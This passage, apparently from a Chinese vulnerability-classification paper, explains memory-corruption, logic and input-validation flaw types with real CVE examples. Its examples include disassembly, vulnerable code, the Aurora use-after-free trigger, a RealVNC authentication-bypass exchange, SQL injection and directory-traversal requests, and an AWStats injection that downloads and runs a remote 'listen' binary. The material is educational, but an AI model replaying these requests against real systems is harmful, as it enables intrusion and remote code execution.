   entry.filename_len = entry.uncompressed_filesize;
   entry.filename = pemalloc(entry.filename_len+1, myphar->is_persistent);  //(**)

   read = php_stream_read(fp, entry.filename, entry.filename_len);    //(***)
//.....
```

静态数据区溢出

发生在静态数据区BSS 段中的溢出，非常少见的溢出类型。

实例：

Symantec pcAnyWhere awhost32 远程代码执行漏洞（CVE-2011-3478）

```
.text:042F5E94 jmp_overflow:
.text:042F5E94                 mov     ecx, [ebp+Count] ;接收到用户名字符串总长度
.text:042F5E97                 push    ecx              ; Count
.text:042F5E98                 push    ebx              ;接收到的原始用户名字符串
.text:042F5E99                 push    offset Source_0x108_ ; 拷贝的目标地址
.text:042F5E9E                 mov     ebx, ds:strncpy
.text:042F5EA4                 call    ebx ; strncpy    ; 导致溢出
```

```
.data:04305554                 align 10h
.data:04305560 ; char Source_0x108
.data:04305560 Source_0x108_   db 6Ch dup(0)
.data:04305560
.data:043055CC                 db    0
.data:043055CD                 db    0
.data:043055CE                 db    0
.data:043055CF                 db    0
.data:043055D0                 db    0
.data:043055D1                 db    0
.data:043055D2                 db    0
.data:043055D3                 db    0
.data:043055D4                 db    0
.data:043055D5                 db    0
.data:043055D6                 db    0
.data:043055D7                 db    0
.data:043055D8                 db    0
.data:043055D9                 db    0
```

格式串问题

在*printf 类调用中由于没有正确使用格式串参数，使攻击者可以控制格式串的内容操纵*printf 调用越界访问内存。此类漏洞通过静态或动态的分析方法可以相对容易地被挖掘出来，因此目前已经很少能够在使用广泛的软件中看到了。

实例：

Qualcomm Qpopper 2.53 格式串处理远程溢出漏洞（CVE-2000-0442）

```
 ......
#define BUFSIZE 2048
......
/* 我们看到，pop_msg()的第三个参数是format串*/
pop_msg(POP *p, int stat, const char *format,...)
{
    POP *p;
    int stat;                /*  POP status indicator */
    char *format;            /*  Format string for the message */
    char message[BUFSIZE]; /* 定义了一个BUFSIZE=2048大小的缓冲区 */

    va_start(ap,format);     xxx%.2000d<RET><RET>...<RET>
.......
    /*  Point to the message buffer */
    mp = message;            /* mp指向message[]起始地址 */
......
    /*  Append the message (formatted, if necessary) */
    if (format) {

/* 这里将变参ap按照format的格式输出到mp所指向的message[]中
   注意，这里没有检查拷贝数据的大小！
*/
        vsprintf(mp,format,ap);
```

想了解更多格式串漏洞的原理和利用，可以参考warning3 在很早之前写的文档：

*printf()格式化串安全漏洞分析

http://www.nsfocus.net/index.php?act=magazine&do=view&mid=533

http://www.nsfocus.net/index.php?act=magazine&do=view&mid=534


越界内存访问

程序盲目信任来自通信对方传递的数据，并以此作为内存访问的索引，畸形的数值导致越界的内存访问，造成内存破坏或信息泄露。

实例：

OpenSSL TLS 心跳扩展协议包远程信息泄露漏洞(CVE-2014-0160)漏洞是由于进程不加检查地使用通信对端提供的数据区长度值，按指定的长度读取内存返回，导致越界访问到大块的预期以外的内存数据并返回，泄露包括用户名、口令、

SessionID 甚至是私钥等在内的敏感信息。



释放后重用

这是目前最主流最具威胁的客户端（特别是浏览器）漏洞类型，大多数被发现的利用 0day漏洞进行的水坑攻击也几乎都是这种类型，每个月各大浏览器厂商都在修复大量的此类漏洞。技术上说，此类漏洞大多来源于对象的引用计数操作不平衡，导致对象被非预期地释放后重用，进程在后续操作那些已经被污染的对象时执行攻击者的指令。与上述几类内存破坏类漏洞的不同之处在于，此类漏洞的触发基于对象的操作异常，而非基于数据的畸形异常（通常是不是符合协议要求的超长或畸形字段值），一般基于协议合规性的异常检测不再能起作用，检测上构成极大的挑战。

实例：

Microsoft IE 非法事件操作内存破坏漏洞（CVE-2010-0249）

著名的Aurora 攻击，涉嫌入侵包括Google 在内的许多大互联网公司的行动，就使用了

这个CVE-2010-0249 这个典型的释放后重用漏洞。

```
function initialize()
{
    obj = new Array();
    event_obj = null;
    for (var i = 0; i < 200 ; i++ )
        obj[i] = document.createElement("COMMENT");
}

function ev1(evt)
{
    event_obj = document.createEventObject(evt);
    document.getElementById("sp1").innerHTML = "";
    window.setInterval(ev2, 1);
}

function ev2()
{
    var data, tmp;

    data = "";
    tmp = unescape("%u0a0a%u0a0a");
    for (var i = 0 ; i < 4 ; i++)
        data += tmp;
    for (i = 0 ; i < obj.length ; i++ ) {
        obj[i].data = data;
    }
    event_obj.srcElement;
}
```

二次释放

一般来源于代码中涉及内存使用和释放的操作逻辑，导致同一个堆缓冲区可以被反复地释放，最终导致的后果与操作系统堆管理的实现方式相关，很可能实现执行任意指令。

实例：

CVS 远程非法目录请求导致堆破坏漏洞（ CVE-2003-0015）

```
static char *dir_name;

dirswitch (dir, repos)
    char *dir;
    char *repos;
{
    int status;
    FILE *f;
    size_t dir_len;

    server_write_entries ();
...
    if (dir_name != NULL) // dir_name指向的内存可能被反复释放
        free (dir_name);

    dir_len = strlen (dir);

    if (dir_len > 0 && dir[dir_len - 1] == '/')
    {
        if (alloc_pending (80 + dir_len))
            sprintf (pending_error_text,
            "E protocol error: invalid directory syntax in %s", dir);
            return;
    }

    dir_name = xmalloc (strlen (server_temp_dir) + dir_len + 40);

    if (dir_name == NULL)
    {
        pending_error = ENOMEM;
        return;
    }

    strcpy (dir_name, server_temp_dir);
    strcat (dir_name, "/");
    strcat (dir_name, dir);
...
```

逻辑错误类

涉及安全检查的实现逻辑上存在的问题，导致设计的安全机制被绕过。

实例：Real VNC 4.1.1 验证绕过漏洞（ CVE-2006-2369 ）

漏洞允许客户端指定服务端并不声明支持的验证类型，服务端的验证交互代码存在逻辑问题。

```
RealVNC的RFB(Remote Frame Buffer)协议初始验证过程

1) 服务端发送其版本"RFB 003.008\n"
2) 客户端回复其版本"RFB 003.008\n"
3) 服务端发送1个字节，指示所提供安全类型的数量
   3a) 服务端发送字节数组提供安全类型的列表
4) 客户端回复1个字节，从3a的数组中选择一个安全类型
5) 如果需要的话，执行握手操作，然后服务端返回"0000"
```

```
漏洞利用交互过程

Server -> Client: 52 46 42 20 30 30 33 2e 30 30 38 0a <- 服务端版本
Client -> Server: 52 46 42 20 30 30 33 2e 30 30 38 0a <- 客户端版本
Server -> Client: 01 02  <- 提供一种验证方式，02代表DES挑战响应方式
Client -> Server: 01                <- 回应并不在列表中的无需验证方式
Server -> Client: 00 00 00 00                                  <- 验证成功
```

Android 应用内购买验证绕过漏洞

Google Play 的应用内购买机制的实现上存在的漏洞，在用户在Android应用内购买某些数字资产时会从Play市场获取是否已经付费的验证数据，对这块数据的解析验证的代码存在逻辑问题，导致攻击者可以绕过验证不用真的付费就能买到东西。验证相关的代码如下：

```
/**
 * Verifies that the data was signed with the given signature, and returns
 * the verified purchase. The data is in JSON format and signed
 * with a private key. The data also contains the {@link PurchaseState}
 * and product ID of the purchase.
 * @param base64PublicKey the base64-encoded public key to use for verifying.
 * @param signedData the signed JSON string (signed, not encrypted)
 * @param signature the signature for the data, signed with the private key
 */
public static boolean verifyPurchase(String base64PublicKey, String signedData, String signature) {
        if (signedData == null) {
            Log.e(TAG, "data is null");
            return false;
        }

        boolean verified = false;
        if (!TextUtils.isEmpty(signature)) {
            PublicKey key = Security.generatePublicKey(base64PublicKey);
            verified = Security.verify(key, signedData, signature);
            if (!verified) {
                Log.w(TAG, "signature does not match data.");
                return false;
            }
        }
        return true;
    }
```

代码会先检查回来的数据签名是否为空，不空的话检查签名是否正确，如果不对返回失败。问题在于如果签名是空的话并没有对应的else逻辑分支来处理，会直接执行最下面的return true 操作，导致的结果是只要返回的消息中签名为空就会返回验证通过。

输入验证类

漏洞来源都是由于对来自用户输入没有做充分的检查过滤就用于后续操作，绝大部分的CGI漏洞属于此类。所能导致的后果，经常看到且威胁较大的有以下几类：

SQL 注入

跨站脚本执行

远程或本地文件包含

命令注入

目录遍历

SQL注入

Web 应用对来自用户的输入数据未做充分检查过滤，就用于构造访问后台数据库的SQL 命令，导致执行非预期的SQL 操作，最终导致数据泄露或数据库破坏。

实例：

一个网站Web 应用的数值参数的SQL 注入漏洞。


```
GET /wisard/shared/asp/Generalpersoninfo/StrPersonOverview.asp?person=5162%20and%
20db_name()%3E0--%20and%201=1 HTTP/1.1
User-Agent: pangolin/0.1
Host: www.wisard.org
Accept: */*

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/5.0
Date: Thu, 24 Apr 2008 07:35:18 GMT
X-Powered-By: ASP.NET
Content-Length: 437
Content-Type: text/html
Expires: Thu, 01 Jan 1981 06:00:00 GMT
Set-Cookie: ASPSESSIONIDASTRDABD=NIPPPKNBAFADIOBENLNGPMBP; path=/
Cache-control: private

 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>error
'80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error
converting the nvarchar value 'InfoSARD' to a column of data type int.</font>
<p>
<font face="Arial" size=2>/wisard/shared/asp/Generalpersoninfo/StrPersonOverview.asp</
font><font face="Arial" size=2>, line 20</font>
```

跨站脚本执行（XSS）

Web 应用对来自用户的输入数据未做充分检查过滤，用于构造返回给用户浏览器的回应数据，导致在用户浏览器中执行任意脚本代码。

实例：

YouTube 上的一个存储式XSS 漏洞。




远程或本地文件包含

PHP 语言支持在URL 中包含一个远程服务器上的文件执行其中的代码，这一特性在编码不安全的Web 应用中很容易被滥用。如果程序员在使用来自客户端的URL 参数时没有充分地检查过滤，攻击者可以让其包含一个他所控制的服务器上的文件执行其中的代码，导致远程文件包含命令执行。

实例：


一个远程文件包含利用的例子



如果Web 应用支持在URL 参数中指定服务器上的一个文件执行一些处理，对来自客户端URL数据及本地资源的访问许可如果未做充分的检查，攻击者可能通过简单的目录遍历串使应用把Web 主目录以外的系统目录下的文件包含进来，很可能导致信息泄露：

实例：

一个网站存在的本地文件包含的漏洞



命令注入

涉及系统命令调用和执行的函数在接收用户的参数输入时未做检查过滤，或者攻击者可以通过编码及其他替换手段绕过安全限制注入命令串，导致执行攻击指定的命令。

实例：

AWStats 6.1 及以下版本configdir 变量远程执行命令漏洞（ CVE-2005-0116 ）

典型的由于 Perl 语言对文件名特性的支持加入未充分检查用户输入的问题，导致的命令注入漏洞，awstats.pl 的1082 行：

if(open(CONFIG,"$searchdir$PROG.$SiteConfig.conf")) 。

```
GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%2024%
2e224%2e174%2e18%2flisten%3bchmod%20%2bx%20listen%3b%2e%2flisten%20216%
2e102%2e212%2e115;echo%20YYY;echo|  HTTP/1.1
Host: 1.2.13.126
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)
```

目录遍历

涉及系统用于生成访问文件路径用户输入数据时未做检查过滤，并且对最终的文件绝对路径的合法性检查存在问题，导致访问允许位置以外的文件。多见于CGI 类应用，其他服务类型也可能存在此类漏洞。

实例：

Novell Sentinel Log Manager “filename”参数目录遍历漏洞（CVE-2011-5028 ）

http://www.example.com/novelllogmanager/FileDownload?filename=/opt/novell/sentinel_log_mgr/3rdparty/tomcat/temp/../../../../../../etc/passwd

HP Data Protector Media Operations DBServer.exe 目录遍历漏洞

在HP Data protecetor Media Operations 的客户端连接服务端时，通过私访有的通信协议，客户端会首先检查[系统分区]:\Documents and Settings\[用户名]\Application Data 下面是否有相应的资源(如插件等)，如果没有，则会向服务器请求需要的文件，服务器没有验证请求的文件名的合法性，而且这个过程不需要任何验证，攻击者精心构造文件名，可以读取服务端安装目录所在分区的任意文件。

```
0000   03 00 00 01 00 00 00 06 01 02 03 04 90 00 44 00  ..............D.
0010   00 00 03 00 00 01 00 00 00 44 01 02 03 04 10 00  .........D......
0020   00 00 40 2e 2e 5c 2e 2e 5c 2e 2e 5c 2e 2e 5c 2e  ..@..\..\..\..\.
0030   2e 5c 2e 2e 5c 2e 2e 5c 2e 2e 5c 2e 2e 5c 62 6f  .\..\..\..\..\bo
0040   6f 74 2e 69 6e 69 00 00 00 00 00 00 00 00 00 00  ot.ini..........
0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060   00 00                                            ..
```

RHINOSOFT SERV-U FTP SERVER 远程目录遍历漏洞

```
220 Serv-U FTP Server v8.2 ready...
USER anonymous
331 User name okay, please send complete E-mail address as password.
PASS
230 User logged in, proceed.
PORT 192,168,7,19,6,207
200 PORT Command successful.
NLST -a ..:\:..\..:\..:\..:\..:\..:\..:\..:\*
150 Opening ASCII mode data connection for /bin/ls.
226 Transfer complete. 0 bytes transferred. 0.00 KB/sec.
PORT 192,168,7,19,6,214
200 PORT Command successful.
NLST -a ..:\:..\..:\..:\..:\..:\..:\..:\..:\
550 /../../../../../../../..:: No such file or directory.
PORT 192,168,7,19,6,215
200 PORT Command successful.
NLST -a ..:\:..\..:\..:\..:\..:\..:\..:\..:\program files
150 Opening ASCII mode data connection for /bin/ls.
226 Transfer complete. 45 bytes transferred. 0.04 KB/sec.
PORT 192,168,7,19,6,222
200 PORT Command successful.
RETR ..:\:..\..:\..:\..:\..:\..:\..:\..:\program files\bb.c
150 Opening ASCII mode data connection for bb.c (3 Bytes).
226 Transfer complete. 3 bytes transferred. 0.00 KB/sec.
PORT 192,168,7,19,6,223
200 PORT Command successful.
STOR ..:\:..\..:\..:\..:\..:\..:\..:\..:\program files\8.2.c
150 Opening ASCII mode data connection for 8.2.c.
226 Transfer complete. 3 bytes transferred. 0.18 KB/sec.
CWD /..:/..:/..:/..:/program files
250 Directory changed to /../../../../program files
PORT 192,168,7,19,6,224
200 PORT Command successful.
```

Caucho Resin 远程目录遍历漏洞

```
GET /%20..%5Cweb-inf/ HTTP/1.1
Host: 10.10.7.109:8080
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; zh-CN; rv:1.8.0.2) Gecko/20060308
Firefox/1.5.0.2
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: zh-cn,zh;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive

HTTP/1.1 200 OK
Server: Resin/3.1.0
Content-Type: text/html; charset=iso-8859-1
Transfer-Encoding: chunked
Date: Fri, 18 May 2007 01:56:03 GMT

00de
<html>
<head>
<title>Directory of / ..\web-inf/</title>
</head>
<body>
<h1>Directory of / ..\web-inf/</h1>
<ul>
<li><a href='classes'>classes</a>
<li><a href='tmp'>tmp</a>
<li><a href='work'>work</a>
</ul>
</body>
</html>
```

设计错误类

